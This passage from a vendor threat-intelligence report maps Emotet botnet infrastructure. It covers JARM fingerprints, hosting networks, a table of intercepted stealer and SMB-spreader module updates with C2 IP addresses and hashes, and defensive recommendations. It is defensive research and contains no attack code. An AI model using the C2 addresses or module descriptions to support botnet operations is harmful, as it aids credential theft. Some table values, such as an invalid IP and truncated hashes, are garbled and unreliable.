- Resolutions: (tab selected)
- Whois: (unchecked)
- Certificates: (unchecked)
- Trackers: (unchecked)
- Components: (unchecked)
- Host Pairs: (unchecked)
- OSI: (unchecked)

Below the main header, a message says "Individual license results are limited. Upgrade Your Account." The "RESOLUTIONS" section displays the following table:

Resolve	First
ns1.kirklove.me	2021-07-21
airhandyservices.com	2021-09-09
kirklove.com	2021-07-21
cgnspc.com	2021-07-21
vps-3fc2a23f.vps.ovh.us	2021-11-02
nerecoverysolutions.com	2021-07-23

Figure 32: The RiskIQ lookup on IP 135.148.121[.]246.

The findings from the investigation in Figure 32 show that using JARM to fingerprint a server without specifying a port number can generate misleading results. Different services running on the same server but with different ports can lead to different JARM fingerprints. This reinforces how important it is to specify the corresponding port numbers identified from the C2 configuration when using JARM in threat hunting (such as hunting for C2 servers).

Because of these limitations, we only used the subset of C2 IP address:port pairs that referenced port 443 when analyzing the JARM fingerprints obtained from VirusTotal. According to the port distribution in Figure 29, there were 111 such IP addresses, with 92 having JARM fingerprints from VirusTotal. As Figure 33 shows, there are 14 unique JARM fingerprint hashes in total, and 75 IP addresses with port 443 that share the same hash: 2ad2ad0002ad2ad0002ad2ad2ad2ade1a3c0d7ca6ad8388057924be83dfc6a.

MAPPING THE EMOTET INFRASTRUCTURE




Figure 33: The JARM fingerprint hash distribution for IP addresses with port 443.

It is worth noting that although JARM can be used to identify and cluster servers, including malware C2 servers, it can lead to false positives (FPs) if not combined with other intelligence, such as IP address/domain history and reputation. For instance, a report from Cobalt Strike found the JARM fingerprint of a Cobalt Strike server was the same as a Java server.²⁶ In addition, JARM fingerprinting can be evaded by changing the server-side configuration using a proxy,²⁷ so it should be used with caution.

AS number distribution

An autonomous system (AS), which is identified by a unique number, refers to a large network or group of networks typically operated by a single large organization, such as an ISP or a large enterprise. For example, OVH's AS number is 16276, as shown in Figure 32. Therefore, by examining the distribution of AS numbers of the C2 IP addresses, the VMware Threat Analysis Unit tried to reveal the organizations that own or operate the corresponding servers used in the attacks.

There are 144 unique AS numbers associated with the 328 IP addresses in our dataset (see Figure 34). As the distribution shows, the most common AS number (14061 – DigitalOcean) is related to 44 IP addresses, and most of the AS numbers only have one IP address each. The detailed AS numbers for all IP addresses can be found in the IoCs section of the Appendix.

MAPPING THE EMOTET INFRASTRUCTURE





Figure 34: IP address AS number distribution.

Execution chains and infrastructure

In the previous sections, the VMware Threat Analysis Unit observed that both execution chains and C2 IP addresses changed over time as new DLL updates were distributed. In both cases, the underlying reason was often an external event. For example, in the case of execution chains, the main drivers for change were the advent of new infection vectors and the need to evade detection. In the case of C2 IP addresses, changes occur often because compromised hosts are ephemeral, as ISPs continuously identify, disinfect and restore (or just denylist) affected hosts.

To explore the relationship between these two types of updates, Figure 35 shows the intersections between execution chain clusters and C2 IP address clusters. While we see many more execution chain clusters than C2 IP address clusters, some of the mappings are remarkably injective. For example, network cluster 4 maps almost entirely to DLL cluster 0, meaning that a specific set of network indicators was always used by samples exercising a very specific infection chain (in this example, excel.exe -> regsvr32.exe -> regsvr32.exe -> regsvr32.exe). Similarly, we see the C2 IP addresses in clusters 1, 5 and 7 are (almost) uniquely used by DLL payloads using yet another unique infection chain (DLL cluster 3): excel.exe -> regsvr32.exe -> regsvr32.exe.

The VMware Threat Analysis Unit speculates this is an artifact of the software development lifecycle adopted by Emotet. It increasingly resembles how modern applications are developed with new features or with updates implemented as needed, and releases issued periodically.





MAPPING THE EMOTET INFRASTRUCTURE




Figure 35: The relationships between execution chain clusters and network infrastructure.

EMOTET RELOADED

To map the evolution of the Emotet threat, the VMware Threat Analysis Unit created an analysis pipeline.

This pipeline continuously analyzes new samples observed in our telemetry, extracts the C2 configuration, and uses a modified Emotet sample to connect to the C2 endpoints to obtain updates.

In the Downloading updates and plug-in modules section of the Appendix, we provide a detailed analysis of how Emotet updates its components and distributes plug-ins with specific functionality. This is how we were able to collect various artifacts through time.

Emotet has been known to use a few modules during its infection chain, most notably:

- **The core module** (the Emotet payload) downloads additional modules or malware from a C2 server.
- **Credential stealing modules**, specifically MailPassView and WebBrowserPassView, are legitimate third-party tools from NirSoft that threat actors use to steal credentials from web browsers and mail clients.²⁸
- **The spam module** spreads malware.²⁸
- **The email harvesting module** exfiltrates email credentials, contact lists, and email contents from infected PCs to the C2 server.²⁹

Other modules seen in early versions of Emotet included a distributed denial-of-service (DDoS) module and a banking module, but neither are active anymore.³⁰

During our analysis window, we observed eight different modules:

1. The core module
(the Emotet payload)
2. A spamming module
3. A Thunderbird email client account stealer
4. An Outlook email client account stealer
5. A credit card information stealer³¹
6. A spreader that leverages the SMB protocol³²
7. A module with an embedded MailPassView application
8. A module with an embedded WebBrowserPassView application

In addition to known modules and functionality seen in the past, the list highlights two updated modules that we were able to intercept. These were a module that steals credit card information, specifically targeting Google Chrome browsers, and a spreading module that leverages the SMB protocol. Other researchers have validated they have seen similar modules in recent Emotet attacks (see the references in the previous lists).

EMOTET RELOADED

1	Type	Epoch	IP	Port	Download date	Compiler stamp	File size	Bitness	Root Volume Serial	Computer name	File SHA1	Conceptual SHA1
2	OutlookStealer	5	202.29.239.162	443	6/29/2022 8:49	6/14/2022 3:39	260608	64	BE0E932	DESKTOP-PHZE33AH	ba69dcdcc488075ee249def53415fd0ba219	764758172ce3aaefae3401c494879de50f70f73858
3	OutlookStealer	5	138.197.64.211	8080	6/29/2022 8:49	6/14/2022 3:39	260608	64	48598006	DESKTOP-M35BLC2	f057262781326e0f1626aa01e4e4a637f0591042	764758172ce3aaefae3401c494879de50f70f73858
4	OutlookStealer	5	202.29.239.162	443	6/29/2022 8:49	6/14/2022 3:39	260608	64	8867237	DESKTOP-A66F9A4	847880202302bd388...06769eb0b79f5b85	764758172ce3aaefae3401c494879de50f70f73858
5	ThunderbirdStealer	5	104.248.225.227	8080	6/29/2022 8:42	6/14/2022 3:46	139264	64	DF53821	DESKTOP-NEC620	2b5e329936e005794fbcdca360a1fa02994	feeb0b902a769b1c1af7e7e71e733a8e83ab
6	OutlookStealer	5	104.248.225.227	8080	6/29/2022 8:42	6/14/2022 3:39	260608	64	DF53821	DESKTOP-NEC620	3323434646604200e5d059100f1da1b0708	764758172ce3aaefae3401c494879de50f70f73858
7	OutlookStealer	5	207.154.208.93	8080	6/29/2022 8:42	6/14/2022 3:39	260608	64	DF53821	DESKTOP-NEC620	3c62806eb46a7570111b4e33e0814fc6c499	764758172ce3aaefae3401c494879de50f70f73858
8	ThunderbirdStealer	5	196.44.98.190	8080	6/29/2022 8:42	6/14/2022 3:46	139264	64	41FB0107	DESKTOP-A44D4M	e0f740c767e11104084804d489d908201e1	feeb0b902a769b1c1af7e7e71e733a8e83ab
9	ThunderbirdStealer	5	104.248.225.227	8080	6/29/2022 8:42	6/14/2022 3:46	139264	64	41FB0107	DESKTOP-A44D4M	fb50720b3e9295990021309c5d319a72900	feeb0b902a769b1c1af7e7e71e733a8e83ab
10	OutlookStealer	5	104.248.225.227	8080	6/29/2022 8:42	6/14/2022 3:46	139264	64	41FB0107	DESKTOP-A44D4M	fb50720b3e9295990021309c5d319a72900	feeb0b902a769b1c1af7e7e71e733a8e83ab
11	ThunderbirdStealer	5	206.29.239.162	443	6/29/2022 8:40	6/14/2022 3:46	139264	64	439C3C2D	DESKTOP-B15C95	91d6e71f858ea5a75f693587d74d2025ca2	764758172ce3aaefae3401c494879de50f70f73858
12	OutlookStealer	5	202.29.239.162	443	6/29/2022 8:40	6/14/2022 3:39	260608	64	439C3C2D	DESKTOP-B15C95	f091e220251b0750bf9d0f5f8e0201111e087	764758172ce3aaefae3401c494879de50f70f73858
13	SMBSpreader	5	54.37.106.167	8080	6/29/2022 8:33	6/13/2022 5:49	53248	64	38C1FC2	DESKTOP-KPF5H5	7402761608e9f1591c1a1f5c5260b499f3d67	971234d45d77236dfbf0d84e91b9b8454d1beccc
14	ThunderbirdStealer	5	54.37.106.167	8080	6/29/2022 8:33	6/14/2022 3:46	139264	64	38C1FC2	DESKTOP-KPF5H5	68e0136454ff51b374ce01d2cf0e3cd6d558	feeb0b902a769b1c1af7e7e71e733a8e83ab
15	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:33	6/13/2022 5:49	53248	64	12D7C9CE	DESKTOP-KT2D077	24d45ad2911704b6478c3d0324a885-57570	971234d45d77236dfbf0d84e91b9b8454d1beccc
16	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:33	6/13/2022 5:49	53248	64	BE0E932	DESKTOP-KT2D077	c055427c6ba0a95e57057e5e1b1998-3709cc9	971234d45d77236dfbf0d84e91b9b8454d1beccc
17	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:33	6/13/2022 5:49	53248	64	3237640C	DESKTOP-KT2D077	e9151a223c717f73a101a272d19f233a97614de	971234d45d77236dfbf0d84e91b9b8454d1beccc
18	ThunderbirdStealer	5	105.22.246.219	8080	6/29/2022 8:32	6/14/2022 3:46	139264	64	12D7C9CE	DESKTOP-KT2D077	25b403861c9496732903624bfa1633a410c7	feeb0b902a769b1c1af7e7e71e733a8e83ab
19	ThunderbirdStealer	5	177.39.256.177	443	6/29/2022 8:32	6/14/2022 3:46	139264	64	BE0E932	DESKTOP-KT2D077	6036320d81d039e81ba02c7b02a1e65560b0cf7	feeb0b902a769b1c1af7e7e71e733a8e83ab
20	ThunderbirdStealer	5	202.29.239.162	443	6/29/2022 8:32	6/14/2022 3:46	139264	64	C325760C	DESKTOP-A22F600	5d4e8c6c0251e2e2c2d19334cf2ae0f341df4	feeb0b902a769b1c1af7e7e71e733a8e83ab
21	ThunderbirdStealer	5	177.39.256.177	443	6/29/2022 8:30	6/14/2022 3:46	139264	64	48598006	DESKTOP-M35BLC2	555253484cd728c3d0324a885-57570	feeb0b902a769b1c1af7e7e71e733a8e83ab
22	ThunderbirdStealer	5	54.37.106.167	8080	6/29/2022 8:30	6/14/2022 3:46	139264	64	8867237	DESKTOP-A66F9A4	4e57b0d1c458815b7760f513a01c0a3b3d02f58	feeb0b902a769b1c1af7e7e71e733a8e83ab
23	SMBSpreader	5	196.44.98.190	8080	6/29/2022 8:29	6/13/2022 5:49	53248	64	48598006	DESKTOP-M35BLC2	01256e7a233c7723a23cb3b39c	971234d45d77236dfbf0d84e91b9b8454d1beccc
24	SMBSpreader	5	188.166.217.40	8080	6/29/2022 8:28	6/13/2022 5:49	53248	64	8867237	DESKTOP-A66F9A4	c3976482165a345e4b59e93504303a08590	971234d45d77236dfbf0d84e91b9b8454d1beccc
25	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:28	6/13/2022 5:49	53248	64	DF53821	DESKTOP-NEC620	c06274e3148190d2461159a04793ed8fa8d8	971234d45d77236dfbf0d84e91b9b8454d1beccc
26	SMBSpreader	5	103.253.145.28	8080	6/29/2022 8:28	6/13/2022 5:49	53248	64	41FB0107	DESKTOP-A44D4M	2ed714476d003550693914a694864df7836190	971234d45d77236dfbf0d84e91b9b8454d1beccc
27	SMBSpreader	5	202.29.239.162	443	6/29/2022 8:24	6/13/2022 5:49	53248	64	439C3C2D	DESKTOP-915C63G	3c7f8093244a3115cff720e3a004a6285e	971234d45d77236dfbf0d84e91b9b8454d1beccc
28	SMBSpreader	5	104.248.225.227	8080	6/29/2022 8:24	6/13/2022 5:49	53248	64	439C3C2D	DESKTOP-915C63G	3c7f8093244a3115cff720e3a004a6285e	971234d45d77236dfbf0d84e91b9b8454d1beccc

Figure 36: Emotet updates with unique builds grouped by color.

Figure 36 aggregates update information pulled from the Emotet network infrastructure. Every record represents an update that was distributed by a C2 server to a bot (the system on which the bot is running is uniquely identified by the corresponding C: volume serial number and computer name).

It is worth noting that the builds that are delivered to different compromised hosts have different file hashes. However, updates of the same type have the same conceptual hash. This concept was introduced when the VMware Threat Analysis Unit noticed the builds of the same type, delivered on the same day, were almost identical except for the 32 bytes of data stored within the .rdata section of the file. By eliminating the .rdata section from the SHA1 hash calculation, it is possible to track unique builds of the updates. For example, in Figure 36, we group unique builds by color to show how groups of samples with different SHA1 hashes have an identical conceptual hash.

During our analysis window (Figure 37), we made the following observations:

- The first update delivered to a newly installed bot of any Epoch is always (with a very few exceptions) the core update.
- There were deliveries of the packed version of the core update on June 3, 2022 and June 7, 2022 (Epoch 5), and June 15, 2022 (Epoch 4). This is the same DLL that is dropped by an Excel document in the initial infection chain. It is unusual because the updates are normally not packed.
- The core update is almost always accompanied in both Epochs by MailPassView, WebBrowserPassView, OutlookStealer, and ThunderbirdStealer.
- The spam module was introduced on May 26, 2022 by the Epoch 5 botnet, but then a new version was delivered on June 8, 2022 to the bots of the Epoch 4 botnet for testing. Almost a week later on June 13, 2022, the component was delivered to the bots of the Epoch 5 botnet.
- CreditCardStealer was introduced on June 7, 2022 by the Epoch 4 botnet for testing. Almost a week later on June 13, 2022, the component was delivered to the bots of the Epoch 5 botnet.

EMOTET RELOADED

- SMBSpreader was introduced on June 13, 2022 in both the Epoch 4 and 5 botnets. Since then, they have been pushing it to every bot of both botnets.
- Since mid-May 2022, Emotet samples have started transitioning to a new method of storing the configuration data within the binary. This broke our analysis pipeline for approximately two weeks (between May 12–26, 2022), during which we were not able to collect any updates.

- Short gaps in the charts represent when our analysis broke down due to other factors, including failures in the configuration extraction pipeline or broken VPN links.

In conclusion, Epochs 4 and 5 deliver the same payloads, but early updates tend to reach Epoch 4 first, confirming that Emotet developers are using Epoch 4 as their test botnet before deploying things more widely through Epoch 5.



Figure 37: The timeline of the distribution of Emotet modules for Epoch 4 (top) and Epoch 5 (bottom).

EMOTET RELOADED

Figure 38 shows the network origin of the Emotet modules. The y-axis represents the autonomous systems of the IP addresses of the servers hosting the Emotet modules, while the x-axis represents the percentage of the modules pushed from that AS (on the left) and the count of these modules (on the right). For example, AS52772 pushed 10 modules in total: one MailPassView, one WebBrowserPassView, four spam, and four ThunderbirdStealer.

Of note, AS14061 was the most active AS, totaling 1,198 delivered modules, which

covered all known types. Overall, the most delivered module was OutlookStealer; it was delivered 1,093 times by 15 different autonomous systems (out of 39). The rarest module was the core module packed, which was only delivered 17 times and only delivered by six of the autonomous systems. The most popular module was the core module (unpacked), which was delivered by 31 autonomous systems. Nine autonomous systems delivered only one module, six delivered only the core module, and three delivered only the spam module.




Figure 38: Network origin distribution (autonomous system) of Emotet modules (percentages on the left, count on the right).

EMOTET RELOADED

The VMware Threat Analysis Unit also analyzed the geographic distribution of the IP addresses of the servers (see Figure 39) to reveal which countries were used to host the Emotet modules.

The analysis shows that most of the modules were hosted in India (more than 26 percent), followed by Korea, Thailand, and Ghana. Other popular regions included France and Singapore.

It is worth noting that the IP addresses of the servers hosting the Emotet modules can be different from the IP addresses extracted from the initial Emotet payload configuration (see Figures 28 and 29). As previously discussed, most of the IP addresses extracted from the configuration were likely to be compromised legitimate servers used to proxy the actual servers that hosted the Emotet modules.




Figure 39: Geographic distribution of the Emotet modules.

VMWARE RECOMMENDATIONS

The VMware Threat Analysis Unit recommends organizations implement the following technologies, programs and processes to create a strong security foundation that can better protect against Emotet and other nefarious malware strains.

Awareness and training programs

Ensure everyone in the organization is aware of the phishing and social engineering tactics attackers use to try to deliver their malware, and knows what to do (and what not to do) to make sure the attack tactics don't work.

Network detection and response (NDR)

Provide signature-based detection as well as identification capabilities, and counter system-wide network threats with no previous signature.

Email security

Provide a prevention, detection and response framework for protecting email accounts, content and communications. Threat actors commonly use email to proliferate malware, spam and phishing attacks, so it's important to protect email privacy and integrity.

Next-generation firewalls

Enable traffic inspection at critical control points, and leverage threat intelligence to block traffic to and from known malicious and C2 IP addresses.

Intrusion detection and prevention systems (IDS/IPS)

Turn on IDS/IPS controls to detect and block attacks using the signatures of known malicious network activity.

Endpoint detection and response (EDR)

Provide malware protection that analyzes and detects attacks, based on rule sets (signatures) or heuristics (anomalies), and then alerts and triages threats on endpoints.

Segment the network

Micro-segment the network, which splits the network into multiple subnetworks designed around business needs and technology requirements, to contain threats that may have already made it inside the network and prevent their spread.

Inspect east-west traffic

Utilize east-west network traffic analysis to identify patterns and abnormal behaviors that could be indicators of compromise.

Scan network artifacts

Dynamically analyze file behaviors for threats by using AI and machine learning (ML) to detect malicious code.

Log aggregation

Collect logs from all critical devices, security controls, and endpoints in a central location for correlation and analysis that can uncover TTPs.

Apply Zero Trust principles

Implement policy and technical controls that enforce a Zero Trust model to restrict access to all networks, systems, applications and processes. Allow only the minimal access required to perform assigned functions.

Implement robust password policies and best practices

Remove all default, shared and hard-coded authentication processes in place of stronger authentication mechanisms. Encourage the use of multifactor authentication practices where feasible.

VMWARE RECOMMENDATIONS

Patch management

Apply security updates to the operating systems, software, hardware and plug-ins of your infrastructure in a regular, timely manner to address vulnerabilities that attackers could exploit to get into your network.

Penetration and vulnerability testing

Conduct regular penetration testing and vulnerability assessments to understand and reduce your potential attack surface.

How VMware can help

It is anticipated that Emotet will continue to evolve its TTPs over time to remain pervasive and evade detection. VMware can help by delivering security as a built-in distributed service to protect your users, devices, workloads and networks. VMware Security can help effectively detect, mitigate and contain Emotet and its permutations, as well as other polymorphic threats. The portfolio includes full-fidelity telemetry collection, sophisticated threat intelligence, and anomaly detection capabilities paired with security controls for endpoints, workloads and networks.

With VMware, you can also implement a Zero Trust strategy with fewer tools and silos. You can scale responses to threats with confidence, speed and accuracy to minimize and prevent attack impacts. When you

Active threat hunting

Monitor everyday activities and traffic across the network, and investigate possible anomalies to find any yet-to-be-discovered threats that could lead to a security breach.

Lateral security

Secure end-to-end connectivity for applications, including end users, microservices, APIs and data, to reduce the spread and lateral movement of threats.

embed security within the hypervisor, you decrease your attack surface to reduce security risks, ensure compliance, and simplify security operations.

You can operationalize more of your security through your IT and development teams with VMware, dramatically increasing your capacity to protect and defend your infrastructure. The authoritative context from the visibility, depth and accuracy of VMware's data collection enables security teams to confidently respond to events occurring within your organization's assets. This allows you to focus on high-value activities, knowing VMware's intelligent risk correlation with proactive prevention, detection and response capabilities is protecting your assets and operations.

VMWARE RECOMMENDATIONS

VMware Security provides many capabilities to protect you from the advanced threats targeting your multi-cloud environments, such as Emotet.

VMware Workspace ONE® VMware Horizon® VMware Carbon Black Cloud™	Stop advanced threats on end-user solutions from entering the environment.
VMware vSphere® VMware NSX® Advanced Threat Prevention™ VMware Carbon Black Cloud VMware Aria Operations™ for Secure Clouds (formerly CloudHealth® Secure State™) VMware Tanzu® VMware Aria Suite™ (formerly VMware vRealize® Suite) VMware NSX	Protect against, detect and respond to advanced threats in on-premises, hybrid, cloud and multi-cloud environments.
VMware Contexta	See more and stop more. This full-fidelity cloud-delivered threat intelligence from VMware synthesizes inputs from human experts and machine learning. By understanding the inner workings of apps every step of the way—from the user and device, to the network, to the runtime and the data—VMware Contexta enables you to close the adversarial gap and defend your organization against advanced threats.

CONTRIBUTORS

Ethem Bagci


Oleg Boyarchuk

Sebastiano Mariani

Stefano Ortolani

Giovanni Vigna

Jason Zhang



BIBLIOGRAPHY

- 1 Malpedia. "Mummy Spider." July 2022.
- 2 SecurityWeek. "'Emotet' Banking Malware Steals Data Via Network Sniffing." Eduard Kovacs. June 30, 2014.
- 3 U.S. Department of Health and Human Services. "The Return of Emotet and the Threat to the Health Sector." June 2, 2022.
- 4 VMware. "Defeat Emotet Attacks with Behavior-Based Malware Protection." Jason Zhang. November 5, 2020.
- 5 Cisco Talos Intelligence Group. "Emotet is back after a summer break." Colin Grady, William Largent, and Jaeson Schultz. September 17, 2019.
- 6 VMware. "COVID-19 Cyberthreats and Malware Updates." Jason Zhang, Subrat Sarkar, and Stefano Ortolani. November 9, 2020.
- 7 Europol. "World's most dangerous malware EMOTET disrupted through global action." January 27, 2021.
- 8 VMware. "Death of Emotet: The Takedown of The Emotet Infrastructure." Stefano Ortolani and Giovanni Vigna. February 22, 2021.
- 9 Digital Shadows. "The Emotet Shutdown Explained." April 22, 2021.
- 10 Cyber.wtf. "Guess who's back." Luca Ebach. November 15, 2021.
- 11 Bleeping Computer. "Emotet botnet comeback orchestrated by Conti ransomware gang." Ionut Ilascu. November 19, 2021.
- 12 VMware. "Emotet Is Not Dead (Yet)." Jason Zhang. January 21, 2022.
- 13 VMware. "Emotet Is Not Dead (Yet) – Part 2." Jason Zhang. February 7, 2022.
- 14 VMware. "Evolution of Excel 4.0 Macro Weaponization." James Haughom and Stefano Ortolani. June 2, 2020.
- 15 VMware. "Evolution of Excel 4.0 Macro Weaponization – Part 2." Baibhav Singh. October 14, 2020.
